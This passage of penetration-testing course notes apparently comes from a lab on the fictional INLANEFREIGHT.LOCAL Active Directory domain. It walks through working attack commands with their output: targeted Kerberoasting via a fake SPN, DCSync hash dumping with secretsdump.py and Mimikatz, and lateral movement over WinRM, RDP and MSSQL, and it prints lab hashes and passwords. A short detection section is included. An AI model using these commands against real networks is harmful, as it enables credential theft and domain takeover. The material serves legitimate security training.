CN=Scott Pilcher,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Orval Wong,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=David Werner,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Alicia Medlin,OU=Operations,OU=Logistics-HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Lynda Bryant,OU=Operations,OU=Logistics-HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Tyler Traver,OU=Operations,OU=Logistics-HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Maurice Duley,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=William Struck,OU=Operations,OU=Logistics-HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Denis Rogers,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Billy Bonds,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Gladys Link,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Gladys Brooks,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Margaret Hanes,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Michael Hick,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Timothy Brown,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Nancy Johansen,OU=Operations,OU=Logistics-HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Valerie Mcqueen,OU=Operations,OU=Logistics-LAX,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
CN=Dagmar Payne,OU=HelpDesk,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
PS C:\htb> Add-DomainGroupMember -Identity 'Help Desk Level 1' -Members 'damundsen' -Credential $Cred2 -Verbose
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Add-DomainGroupMember] Adding member 'damundsen' to group 'Help Desk Level 1'
Confirming the Added User
A quick check shows that your addition to the group was successful.
PS C:\htb> Get-DomainGroupMember -Identity "Help Desk Level 1" | Select MemberName
MemberName
----------
busucher
spergazed
<SNIP>
damundsen
dpayne
At this point, you should be able to leverage your new group membership to take control over the adunn user. Now, since your imaginary client gave you permission, you can change the password for the damundsen user, but the adunn user is an admin account that cannot be interrupted. Since you have GenericAll rights over this account, you can perform a targeted Kerberoasting attack by modifying the account’s servicePrincipalName attribute to create a fake SPN that you can then Kerberoast to ontain the TGS ticket and crack the hash offline.
Creating a Fake SPN
You must be authenticated as a member of the Information Technology group for this to be successful. Since you added damundsen to the Help Desk Level 1 group, you inherited rights via nested group membership. You can now use Set-DomainObject to create the fake SPN. You could use the tool targetedKerberoast to perform this same attack from a Linux host, and it will create a temporary SPN, retrieve the hash, and delete the temporary SPN all in one command.
PS C:\htb> Set-DomainObject -Credential $Cred2 -Identity adunn -SET @{serviceprincipalname='notahacker/LEGIT'} -Verbose
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'INLANEFREIGHT' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=adunn)(name=adunn)(displayname=adunn))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to 'notahacker/LEGIT' for object 'adunn'
Kerberoasting with Rubeus
If this worked, you should be able to Kerberoast the user using any number of methods and obtain the hash for offline cracking.
PS C:\htb> .\Rubeus.exe kerberoast /user:adunn /nowrap
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.0.2
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target User : adunn
[*] Target Domain : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=adunn)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 1
[*] SamAccountName : adunn
[*] DistinguishedName : CN=Angela Dunn,OU=Server Admin,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName : notahacker/LEGIT
[*] PwdLastSet : 3/1/2022 11:29:08 AM
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash : $krb5tgs$23$*adunn$INLANEFREIGHT.LOCAL$notahacker/LEGIT@INLANEFREIGHT.LOCAL*$ <SNIP>
You have successfully obtained the hash.
Cleanup
There are a few things you need to do:
- Remove the fake SPN you created on the adunn user
- Remove the damundsen user from the Help Desk Level 1 group
- Set the password for the damundsen user back to its original value or have your client set it / alert the user
Removing the Fake SPN
PS C:\htb> Set-DomainObject -Credential $Cred2 -Identity adunn -Clear serviceprincipalname -Verbose
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'INLANEFREIGHT' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=adunn)(name=adunn)(displayname=adunn))))
VERBOSE: [Set-DomainObject] Clearing 'serviceprincipalname' for object 'adunn'
Removing from a Group
PS C:\htb> Remove-DomainGroupMember -Identity "Help Desk Level 1" -Members 'damundsen' -Credential $Cred2 -Verbose
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Remove-DomainGroupMember] Removing member 'damundsen' from group 'Help Desk Level 1'
True
Confirming the Remove
PS C:\htb> Get-DomainGroupMember -Identity "Help Desk Level 1" | Select MemberName |? {$_.MemberName -eq 'damundsen'} -Verbose
Detection and Remediation
A few recommendations around ACLs include:
- Auditing for and removing dangerous ACLs
Organizations should have regular AD audits performed but also train internal staff to run tools such as BloodHound and identify potentially dangerous ACLs that can be removed.
- Monitor group membership
Visibility into important groups is paramount. All high-impact groups in the domain should be monitored to alert IT staff or changes that could be indicative of an ACL attack chain.
- Audit and monitor for ACL changes
Enabling the Advanced Security Audit Policy can help in detecting unwanted changes, especially Event ID 5136: “A directory service object was modified” which would indicate that the domain object was modified, which could be indicative of an ACL attack.
DCSync
Introduction
DCSync is a technique for stealing the AD password database by using the built-in Directory Replication Service Remote Protocol, which is used by DCs to replicate domain data. This allows an attacker to mimic a DC to retrieve user NTLM password hashes.
The crux of the attack is requesting a DC to replicate passwords via the DS-Replication-Get-Changes-All extended right. This is an extended access control right within AD, which allows for the replication of secret data.
To perform this attack, you must have control over an account that has the rights to perform domain replication. Domain/Enterprise Admins and default domain administrators have this right by default.
Attack Cycle
Viewing Replication Privileges through ADSI Edit

Viewing Group Membership
It is common during an assessment to find other accounts that have these rights, and once compromised, their access can be utilized to retrieve the current NTLM password hash for any domain user and the hashes corresponding to their previous passwords. Here you have a standard user that has been granted the replicating permissions:
PS C:\htb> Get-DomainUser -Identity adunn |select samaccountname,objectsid,memberof,useraccountcontrol |fl
samaccountname : adunn
objectsid : S-1-5-21-3842939050-3880317879-2865463114-1164
memberof : {CN=VPN Users,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Shared Calendar
Read,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Printer Access,OU=Security
Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=File Share H Drive,OU=Security
Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL...}
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
Checking Replication Rights
PowerView can be used to confirm that this standard user does indeed have the necessary permissions assigned to their account. You first get the user’s SID in the above command and then check all ACLs set on the domain object using Get-ObjectAcl to get the ACLs associated with the object. Here you search specifically for replication rights and check if your user possesses these rights. The command confirms that the user does indeed have the right.
PS C:\htb> $sid= "S-1-5-21-3842939050-3880317879-2865463114-1164"
PS C:\htb> Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? { ($_.ObjectAceType -match 'Replication-Get')} | ?{$_.SecurityIdentifier -match $sid} |select AceQualifier, ObjectDN, ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl
AceQualifier : AccessAllowed
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-498
ObjectAceType : DS-Replication-Get-Changes
AceQualifier : AccessAllowed
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-516
ObjectAceType : DS-Replication-Get-Changes-All
AceQualifier : AccessAllowed
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-1164
ObjectAceType : DS-Replication-Get-Changes-In-Filtered-Set
AceQualifier : AccessAllowed
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-1164
ObjectAceType : DS-Replication-Get-Changes
AceQualifier : AccessAllowed
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-1164
ObjectAceType : DS-Replication-Get-Changes-All
If you had certain rights over the user, you could also add this privilege to a user under your control, execute the DCSync attack, and then remove the privileges to attempt to cover your tracks. DCSync replication can be performed using tools such as Mimikatz, Invoke-DCSync, and Impacket’s secretsdump.py.
Extracting NTLM Hashes and Kerberos Keys using secretsdump.py
d41y@htb[/htb]$ secretsdump.py -outputfile inlanefreight_hashes -just-dc INLANEFREIGHT/adunn@172.16.5.5
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation
Password:
[*] Target system bootKey: 0x0e79d2e5d9bad2639da4ef244b30fda5
[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to get a copy. This might take some time
[*] Using smbexec method for remote execution
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: a9707d46478ab8b3ea22d8526ba15aa6
[*] Reading and decrypting hashes from \\172.16.5.5\ADMIN$\Temp\HOLJALFD.tmp
inlanefreight.local\administrator:500:aad3b435b51404eeaad3b435b51404ee:88ad09182de639ccc6579eb0849751cf:::
guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab_adm:1001:aad3b435b51404eeaad3b435b51404ee:663715a1a8b957e8e9943cc98ea451b6:::
ACADEMY-EA-DC01$:1002:aad3b435b51404eeaad3b435b51404ee:13673b5b66f699e81b2ebcb63ebdccfb:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:16e26ba33e455a8c338142af8d89ffbc:::
ACADEMY-EA-MS01$:1107:aad3b435b51404eeaad3b435b51404ee:06c77ee55364bd52559c0db9b1176f7a:::
ACADEMY-EA-WEB01$:1108:aad3b435b51404eeaad3b435b51404ee:1c7e2801ca48d0a5e3d5baf9e68367ac:::
inlanefreight.local\htb-student:1111:aad3b435b51404eeaad3b435b51404ee:2487a01dd672b583415cb52217824bb5:::
inlanefreight.local\avazquez:1112:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
<SNIP>
d0wngrade:des-cbc-md5:d6fee0b62aa410fe
d0wngrade:dec-cbc-crc:d6fee0b62aa410fe
ACADEMY-EA-FILE$:des-cbc-md5:eaef54a2c101406d
svc_qualys:des-cbc-md5:f125ab34b53eb61c
forend:des-cbc-md5:e3c14adf9d8a04c1
[*] ClearText password from \\172.16.5.5\ADMIN$\Temp\HOLJALFD.tmp
proxyagent:CLEARTEXT:Pr0xy_ILFREIGHT!
[*] Cleaning up...
You can use the -just-dc-ntlm flag if you only want NTLM hashes or specify -just-dc-user <USERNAME> to only extract data for a specific user. Other useful options include -pwd-last-set to see when each account’s password was last changed and -history if you want to dump password history, which may be helpful for offline password cracking or as supplemental data on domain password strength metrics for your client. The -user-status is another helpful flag to check and see if a user is disabled. You can dump the NTDS data with this flag and then filter out disabled users when providing your client with password cracking statistics to ensure that data such as:
- number and % of passwords cracked
- top 10 passwords
- password length metrics
- password re-use
reflect only active user accounts in the domain.
Listing Hashes, Kerberos Keys, and Cleartext Passwords
If you check the files created using the -just-dc flag, you will see that there are three: one containing the NTLM hashes, one containing Kerberos keys, and one that would contain cleartext passwords from the NTDS for any accounts set with reversible encryption enabled.
d41y@htb[/htb]$ ls inlanefreight_hashes*
inlanefreight_hashes.ntds inlanefreight_hashes.ntds.cleartext inlanefreight_hashes.ntds.kerberos
While rare, you see accounts with these settings from time to time. It would typically be set to provide support for applications that use certain protocols that require a user’s password to be used for authentication purposes.

When this option is set on a user account, it does not mean that the passwords are stored in cleartext. Instead, they are stored using RC4 encryption. The trick here is that the key needed to decrypt them is stored in the registry and can be extracted by a Domain Admin or equivalent. Tools such as secretsdump.py will decrypt any passwords stored using reversible encryption while dumping the NTDS file either as a Domain Admin or using an attack such as DCSync. If this setting is disabled on an account, a user will need to change their password for it to be stored using one-way encryption. Any passwords set on accounts with this setting enabled will be stored using reversible encryption until they are changed. You can enumerate this by using the Get-ADuser cmdlet.
Enumerating Further
PS C:\htb> Get-ADUser -Filter 'userAccountControl -band 128' -Properties userAccountControl
DistinguishedName : CN=PROXYAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
Enabled : True
GivenName :
Name : PROXYAGENT
ObjectClass : user
ObjectGUID : c72d37d9-e9ff-4e54-9afa-77775eaaf334
SamAccountName : proxyagent
SID : S-1-5-21-3842939050-3880317879-2865463114-5222
Surname :
userAccountControl : 640
UserPrincipalName :
You can see that one account, proxyagent, has the reversible encryption option set with PowerView as well:
PS C:\htb> Get-DomainUser -Identity * | ? {$_.useraccountcontrol -like '*ENCRYPTED_TEXT_PWD_ALLOWED*'} |select samaccountname,useraccountcontrol
samaccountname useraccountcontrol
-------------- ------------------
proxyagent ENCRYPTED_TEXT_PWD_ALLOWED, NORMAL_ACCOUNT
Diplaying the Decrypted Password
You will notice the tool decrypted the password and provided you with the cleartext value:
d41y@htb[/htb]$ cat inlanefreight_hashes.ntds.cleartext
proxyagent:CLEARTEXT:Pr0xy_ILFREIGHT!
Performing the Attack with Mimikatz
You can perform the attack with Mimikatz as well. Using Mimikatz, you must target a specific user. Here you will target the built-in administrator account. You could also target the krbtgt account and use this to create a Golden Ticket for persistence.
Also it is important to note that Mimikatz must be ran in the context of the user who has DCSync privileges. You can utilize runas.exe to accomplish this:
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>runas /netonly /user:INLANEFREIGHT\adunn powershell
Enter the password for INLANEFREIGHT\adunn:
Attempting to start powershell as user "INLANEFREIGHT\adunn" ...
From the newly spawned PowerShell session, you can perform the attack:
PS C:\htb> .\mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # lsadump::dcsync /domain:INLANEFREIGHT.LOCAL /user:INLANEFREIGHT\administrator
[DC] 'INLANEFREIGHT.LOCAL' will be the domain
[DC] 'ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'INLANEFREIGHT\administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN : Administrator
** SAM ACCOUNT **
SAM Username : administrator
User Principal Name : administrator@inlanefreight.local
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 10/27/2021 6:49:32 AM
Object Security ID : S-1-5-21-3842939050-3880317879-2865463114-500
Object Relative ID : 500
Credentials:
Hash NTLM: 88ad09182de639ccc6579eb0849751cf
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 4625fd0c31368ff4c255a3b876eaac3d
<SNIP>
Extras
Privileged Access
Once you gain a foothold in the domain, your goal shifts to advancing your position further by moving laterally or vertically to obtain access to other hosts, and eventually achieve domain compromise or some other goal, depending on the aim of the assessment. To achieve this, there are several ways you can move laterally. Typically, if you take over an account with local admin rights over a host, or set of hosts, you can perform a PtH attack to authenticate via the SMB protocol.
RDP
Typically, if you have control of a local admin user on a given machine, you will be able to access it via RDP. Sometimes, you will obtain a foothold with a user that does not have local admin rights anywhere, but does have the rights to RDP into one or more machines. This access could be extremely useful to you as you could use the host position to:
- launch further attacks
- you may be able to escalate privileges and obtain credentials for a higher privileged user
- you may be able to pillage the host for sensitive data or credentials
Enumerating the Remote Desktop Users Group
Using PowerView, you could use the Get-NetLocalGroupMember function to begin enumerating members of the Remote Desktop Users group on a given host.
PS C:\htb> Get-NetLocalGroupMember -ComputerName ACADEMY-EA-MS01 -GroupName "Remote Desktop Users"
ComputerName : ACADEMY-EA-MS01
GroupName : Remote Desktop Users
MemberName : INLANEFREIGHT\Domain Users
SID : S-1-5-21-3842939050-3880317879-2865463114-513
IsGroup : True
IsDomain : UNKNOWN
From the information above, you can see that all Domain Users can RDP to this host. It is common to see this on Remote Desktop Services hosts or hosts used as jump hosts. This type of server could be heavily used, and you could potentially find sensitive data that could be used to further your access, or you may find a local privilege escalation vector that could lead to local admin access and credential theft/account takeover for a user with more privileges in the domain. Typically the first thing to check in BloodHound:
“Does the Domain Users group have local admin rights or execution rights over one or more hosts?”

Checking Remote Access Rights
If you gain control over a user through an attack such as LLMNR/NBT-NS Response Spoofing or Kerberoasting, you can search for the username in BloodHound to check what type of remote access rights they have either directly or inherited via group membership under Execution Rights on the Node Info tab.

You could also check the Analysis tab and run the pre-built queries “Find Workstations where Domain Users can RDP” or “Find Server where Domain Users can RDP”. There are other ways to enumerate this information, but BloodHound is a powerful tool that can help you narrow down these types of access rights quickly and accurately, which is hugely beneficial to you as pentesters under time constraints for the assessment period.
WinRM
Like RDP, you may find that either a specific user or an entire group has WinRM access to one or more hosts. This could also be low-privileged access that you could use to hunt for sensitive data or attempt to escalate privileges or may result in local admin access, which could potentially be leveraged to further your access. You can again use the PowerView function Get-NetLocalGroupMember to the Remote Management Users group. This group has existed since the days of Windows 8 / Windows Server 2012 to enable WinRM access without granting local admin rights.
Enumerating the Remote Management Users Group
PS C:\htb> Get-NetLocalGroupMember -ComputerName ACADEMY-EA-MS01 -GroupName "Remote Management Users"
ComputerName : ACADEMY-EA-MS01
GroupName : Remote Management Users
MemberName : INLANEFREIGHT\forend
SID : S-1-5-21-3842939050-3880317879-2865463114-5614
IsGroup : False
IsDomain : UNKNOWN
Using the Cypher Query in BloodHound
You can also utilize this custom Cypher query in BloodHound to hunt for users with this type of access. This can be done by pasting the query into the Raw Query box at the bottom of the screen and hitting enter.
MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:CanPSRemote*1..]->(c:Computer) RETURN p2

You could also add this query as a custom query to your BloodHound installation, so it’s always available to you.

Establishing WinRM Session from Windows
You can use the Enter-PSSession cmdlet using PowerShell from a Windows host.
PS C:\htb> $password = ConvertTo-SecureString "Klmcargo2" -AsPlainText -Force
PS C:\htb> $cred = new-object System.Management.Automation.PSCredential ("INLANEFREIGHT\forend", $password)
PS C:\htb> Enter-PSSession -ComputerName ACADEMY-EA-MS01 -Credential $cred
[ACADEMY-EA-MS01]: PS C:\Users\forend\Documents> hostname
ACADEMY-EA-MS01
[ACADEMY-EA-MS01]: PS C:\Users\forend\Documents> Exit-PSSession
PS C:\htb>
Connecting to a Target with Evil-WinRM
From your Linux attack host, you can use the tool evil-winrm to connect.
d41y@htb[/htb]$ evil-winrm -i 10.129.201.234 -u forend
Enter Password:
Evil-WinRM shell v3.3
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\forend.INLANEFREIGHT\Documents> hostname
ACADEMY-EA-MS01
SQL Server Admin
More often than not, you will encounter SQL servers in the environments you face. It is common to find users and service accounts set up with sysadmin privileges on a given SQL server instance. You may obtain credentials for an account with this access via Kerberoasting or other such as LLMNR/NBT-NS Response Spoofing or password spraying. Another way that you may find SQL server credentials is using the tool Snaffler to find web.config or other types of configuration files that contain SQL server connection strings.
Using a Custom Cypher Query
BloodHound, once again, is a great bet for finding this type of access via the SQLAdmin edge. You can check for SQL Admin Rights in the Node Info tab for a given user or use this custom Cypher query to search:
MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:SQLAdmin*1..]->(c:Computer) RETURN p2
You can use your ACL rights to authenticate, change the password and then authenticate with the target using a tool such as PowerUpSQL.
Enumerating MSSQL with PowerUpSQL
PS C:\htb> cd .\PowerUpSQL\
PS C:\htb> Import-Module .\PowerUpSQL.ps1
PS C:\htb> Get-SQLInstanceDomain
ComputerName : ACADEMY-EA-DB01.INLANEFREIGHT.LOCAL
Instance : ACADEMY-EA-DB01.INLANEFREIGHT.LOCAL,1433
DomainAccountSid : 1500000521000170152142291832437223174127203170152400
DomainAccount : damundsen
DomainAccountCn : Dana Amundsen
Service : MSSQLSvc
Spn : MSSQLSvc/ACADEMY-EA-DB01.INLANEFREIGHT.LOCAL:1433
LastLogon : 4/6/2022 11:59 AM
You could then authenticate against the remote SQL server host and run custom queries or OS commands.
PS C:\htb> Get-SQLQuery -Verbose -Instance "172.16.5.150,1433" -username "inlanefreight\damundsen" -password "SQL1234!" -query 'Select @@version'
VERBOSE: 172.16.5.150,1433 : Connection Success.
Column1
-------
Microsoft SQL Server 2017 (RTM) - 14.0.1000.169 (X64) ...
mssqlclient.py
You can also authenticate from your Linux attack host using mssqlclient.py from the Impacket toolkit.
d41y@htb[/htb]$ mssqlclient.py INLANEFREIGHT/DAMUNDSEN@172.16.5.150 -windows-auth
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation
Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ACADEMY-EA-DB01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(ACADEMY-EA-DB01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
Once connected, you could type help to see what commands are available to you.
SQL> help
lcd {path} - changes the current local directory to {path}
exit - terminates the server process (and this session)
